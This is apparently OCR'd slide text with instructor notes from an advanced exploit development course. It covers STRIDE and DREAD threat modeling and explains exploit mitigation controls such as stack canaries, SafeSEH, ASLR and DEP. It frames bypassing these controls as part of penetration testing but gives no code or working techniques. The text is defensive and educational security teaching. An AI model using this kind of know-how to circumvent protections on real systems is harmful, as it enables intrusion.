The Microsoft Threat Modeling Tool is based on the STRIDE threat model. As previously mentioned, there are quite a few threat models made publicly available by various organizations. The Microsoft STRIDE threat model is available at: http://msdn.microsoft.com/en-us/library/ee823878%28v=cs.20%29.aspx

STRIDE is an acronym which stands for "**S**poofing Identity, **T**ampering with Data, **R**epudiation, **I**nformation Disclosure, **D**enial of Service, and **E**levation of Privilege." Each of these is a category of threats that should be well known to all of us by this point in our careers. Under each of these threat categories are various attacks, which the Threat Modeling Tool details. The model would have you identify a potential vulnerability point within a design, such as data coming from a user into a web application. Threats to that vulnerability and the attacks associated with them are then identified, such as cross-site scripting (XSS), parameter tampering, SQL injection, etc. Under each of the potential attack types, you would then document some scenarios that could occur. Finally, some mitigations for each vulnerability can be identified.

What about the impact of an event, the likelihood, and other risk assessment modeling?



DREAD

- Dread stands for:
  - **D**amage ⟸ 10
  - **R**eproducibility ⟸ 9
  - **E**xploitability ⟸ 8
  - **A**ffected Users ⟸ 10
  - **D**iscoverability ⟸ 10
- Each identified threat is given a value from 1 to 10 for each of the five areas
- Divide each threat by 5 to prioritize

Example

10+9+8+10+10 = 47


47/5 = **9.4** - **HIGH**

Sec760 Advanced Exploit Development for Penetration Testers

DREAD

DREAD is a multidimensional risk calculation model for prioritizing threats. Microsoft documentation on DREAD can be found here: http://msdn.microsoft.com/en-us/library/ff648644.aspx

The five areas applied to each threat include **D**amage, **R**eproducibility, **E**xploitability, **A**ffected Users, and **D**iscoverability. Damage can be compared to the impact a successful attack would have on the organization. A compromised database containing a million patient records in the worst case scenario would be a grave impact and as such, we assign it a 10. The reproducibility pertains to the likelihood that the attack is successful and reproducible. Once a SQL injection attack is identified, it is typically easy to reproduce with success. We gave this one a 9. The exploitability pertains to the difficulty in pulling off the attack successfully. Is it a well-known attack with lots of tools and help, or is it obscure and difficult? We gave this one an 8. Affected users pertain again to the impact. In our scenario, a million patients are affected and as such we give this one a 10. Finally, we have discoverability which pertains to the likelihood that someone will find out about the vulnerability. In our example, we've assigned this one a 10, as SQL injection vulnerabilities are often easy to spot. Each organization would apply their own ratings to this threat. When we add up each of the five areas we get 47. We divide this number by 5, representing the 5 areas in DREAD and come to our overall rating of 9.4, which can be considered as high. We would likely want to address this threat with priority.




Module Summary

- Microsoft's Security Development Lifecycle (SDL)
- SDL Application to Agile Development
- Attack Surfaces
- Threat Modeling
- Microsoft Threat Modeling Tool
- STRIDE & DREAD

Module Summary

In this module we covered the basics of the Microsoft Security Development Lifecycle (SDL), and the application of the SDL to agile development, as well as some ways to help pitch the idea of the SDL to an organization. We took a more detailed look at identifying attack surfaces and performing threat modeling with tools such as Microsoft's Threat Modeling Tool. We finished up with a look at the STRIDE threat modeling approach and the DREAD risk assessment process.



Resources

- Microsoft SDL: http://www.microsoft.com/en-us/download/details.aspx?id=29884
- Microsoft Threat Modeling Tool 2014: http://blogs.msdn.com/b/sdl/archive/2014/04/15/introducing-microsoft-threat-modeling-tool-2014.aspx
- Elevation of Privilege Card Game: http://www.microsoft.com/security/sdl/adopt/eop.aspx
- Microsoft STRIDE: msdn.microsoft.com/en-us/library/ee823878(v=cs.20).aspx
- Department of Homeland Security's (DHS) Common Vulnerability Scoring System (CVSS): http://www.first.org/cvss/cvss-dhs-12-02-04.pdf
- Carnegie Mellon's OCTAVE: http://www.cert.org/octave/
- TRIKE by Brenda Larcom and Eleanor Saitta: http://octotrike.org/

Resources

The following are resources used as references during this section, as well as great informational resources.

Microsoft SDL: http://www.microsoft.com/en-us/download/details.aspx?id=29884

Microsoft Threat Modeling Tool 2014: http://blogs.msdn.com/b/sdl/archive/2014/04/15/introducing-microsoft-threat-modeling-tool-2014.aspx


Elevation of Privilege Card Game: http://www.microsoft.com/security/sdl/adopt/eop.aspx

Microsoft STRIDE: msdn.microsoft.com/en-us/library/ee823878(v=cs.20).aspx

Department of Homeland Security's (DHS) Common Vulnerability Scoring System (CVSS): http://www.first.org/cvss/cvss-dhs-12-02-04.pdf

Carnegie Mellon's OCTAVE: http://www.cert.org/octave/

TRIKE by Brenda Larcom and Eleanor Saitta: http://octotrike.org/




Course Roadmap

- Reversing with IDA & Remote Debugging
- Advanced Linux Exploitation
- Patch Diffing
- Windows Kernel Exploitation
- Windows Heap Overflows
- Capture the Flag

- Security Development Lifecycle (SDL) and Threat Modeling
- OS Protections and Compile-Time Controls
- IDA Overview
  - ➢ Exercise: Static Analysis with IDA
- Debugging with IDA
  - ➢ Exercise: Remote GDB Debugging with IDA
- IDA Automation and Extensibility
  - ➢ Exercise: Scripting with IDA
  - ➢ Exercise: IDA Plugins
- Extended Hours

OS Protections and Compiler-Time Controls

In this module we will walk through protection mechanisms added to Linux and various Windows operating systems over the years. It is important to understand each of these protections to better understand which ones your code should participate in, or what you are up against when attempting to defeat or circumvent them. Some of the protections can be defeated and others can simply be bypassed or are disabled. When performing penetration testing, an exploit may fail against a system that should be vulnerable. This may be due to one or more protections that can potentially be defeated. Each possible situation should be ruled out.



Exploit Mitigation Controls & Demonstrations


- Controls to mitigate the successful exploitation of a software vulnerability
- Three primary categories:
  - Compile-Time Controls – Canaries, SafeSEH
  - OS Controls – ASLR, DEP
  - Application Opt-In Controls – /dynamicbase, DEP
- Often have strict requirements for them to be effective
  - One bad module can break the whole protection
  - Better security when using multiple categories

Kernel Controls in 760.4

Exploit Mitigation Controls & Demonstrations

Exploit mitigation controls are designed to compensate for software vulnerabilities. An otherwise exploitable vulnerability may fail due to various protections that may be supported. There are three primary categories of exploit mitigation including compile-time controls, operating system (OS) controls, and application optional controls. Each of these will be discussed, as well as specific examples. Exploit mitigation controls often have a set of requirements that must be met in order for the protections to work successfully. If a single module loaded into a program does not participate in a given control, the whole protection may fail. They also serve best when multiple categories of protections are applied to the same application running on an OS which also supports the controls.

We will not be covering every exploit mitigation control, but will cover the most prominent ones used by the most popular compilers and OS developers.




Exploit Mitigation Controls (1)

No Exploit Mitigation Controls

☹

Exploit Mitigation Controls (1)

When there are no exploit mitigation controls being used by the operating system or application, there are likely minimal to no protections running to thwart an attacker from exploiting a software vulnerability. OS' such as Windows XP and Server 2000 are examples where no exploit mitigation controls are available. This module should quickly demonstrate why it is important to move from outdated OS'.



Exploit Mitigation Controls (2)

No Exploit Mitigation Controls

Compile-Time Controls


No Exploit Mitigation Controls

Sec760 Advanced Exploit Development for Penetration Testers

Exploit Mitigation Controls (2)

The first category of exploit mitigation controls we will discuss is compile-time controls. An example of a compile-time exploit mitigation controls is the use of stack canaries, also known as security cookies on Windows. We will discuss stack canaries shortly, but it simply serves as an example of a control that is not enforced by the OS; rather, it is code inserted dynamically during compilation to protect function calls and local variables. If the compiler flag is not used for stack canaries, then the protection is not utilized. Code not participating in this type of control must be recompiled in order to take advantage. Another example of a compile-time control is SafeSEH for Windows programs which helps to protect a buffer overrun of the structured exception handling (SEH) chain.

This slide also suggests that a single category of exploit mitigation controls is better than none, but may not be enough to protect an application. There are various well known attacks and techniques used to circumvent, disable, or defeat exploit mitigation controls under certain conditions.




Exploit Mitigation Controls (3)

Sec760 Advanced Exploit Development for Penetration Testers

Exploit Mitigation Controls (3)

On this slide a second exploit mitigation category is added to what is becoming a Venn diagram. The OS control category includes protections such as ASLR and support for DEP. If the processor supports DEP an operating system can ensure that allocated pages of physical memory are marked as executable, but not writable, or the other way around. It is an exclusive OR operation (xor). You can be one or the other, but not both. As you can see in the middle where the circles overlap it states "BETTER." This is suggesting that by using protections from more than one category of exploit mitigation controls that our security increases. It is true that it is likely more difficult to successfully exploit a software vulnerability when more than one exploit mitigation is being used. Some controls in a given category require that both the application be compiled to use a control and that the OS support that control as well.




Exploit Mitigation Controls (4)

No Exploit Mitigation Controls
Application Opt-In Controls
No Exploit Mitigation Controls
BETTER
BETTER
BEST
OS Controls
BETTER
Compile-Time Controls

Sec760 Advanced Exploit Development for Penetration Testers

Exploit Mitigation Controls (4)

The final category is added to the diagram on this slide. The ability for an application to opt-in or opt-out of a control is set during compile-time. This may sound similar to compile-time controls; however, there is a difference. An example of an application opt-in control is the linker option for the application to support ASLR. If the application is compiled without the linker option, such as /dynamicbase with Visual C++ Compiler, it will not participate in the OS' ASLR implementation. This is different than a compile-time control such as the use of canaries which potentially adds a significant amount of code to your source. As you can see in the Venn diagram, the very center indicates "BEST." This implies that combining all categories of exploit mitigation controls greatly increases the security of your application running on a target OS that supports the controls. It is not implying that exploitation is impossible, only that it should increase the difficulty for an attacker to create a working exploit.




How does this Information Help Me?

- Understanding these controls can help you defend against attacks
  - Modify exploits to defeat ASLR, DEP, and other controls
  - Ensure your SDL includes compiling with these controls
  - Audit third-party applications
  - Attackers are using these techniques

How does this Information Help Me?

This topic is another example of knowledge that can be directly mapped to the job function of several roles. Windows administrators should understand the controls to see which ones their organization should participate in for the best protection, but also to ensure that a control will not break an application. Controls such as DEP allow you to designate exceptions for an application that cannot participate in the control, while leaving it on for all others. Incident handlers should understand these controls and the methods used by attackers to evade or break them. Developers should understand how the controls can help protect their applications and how they may potentially impact performance. Penetration testers should understand how the controls work and how to apply techniques to get around them when writing or modifying exploits, such as those available with the Metasploit framework.



Linux Write XOR Execute W^X

- Marks areas in memory as writable or executable
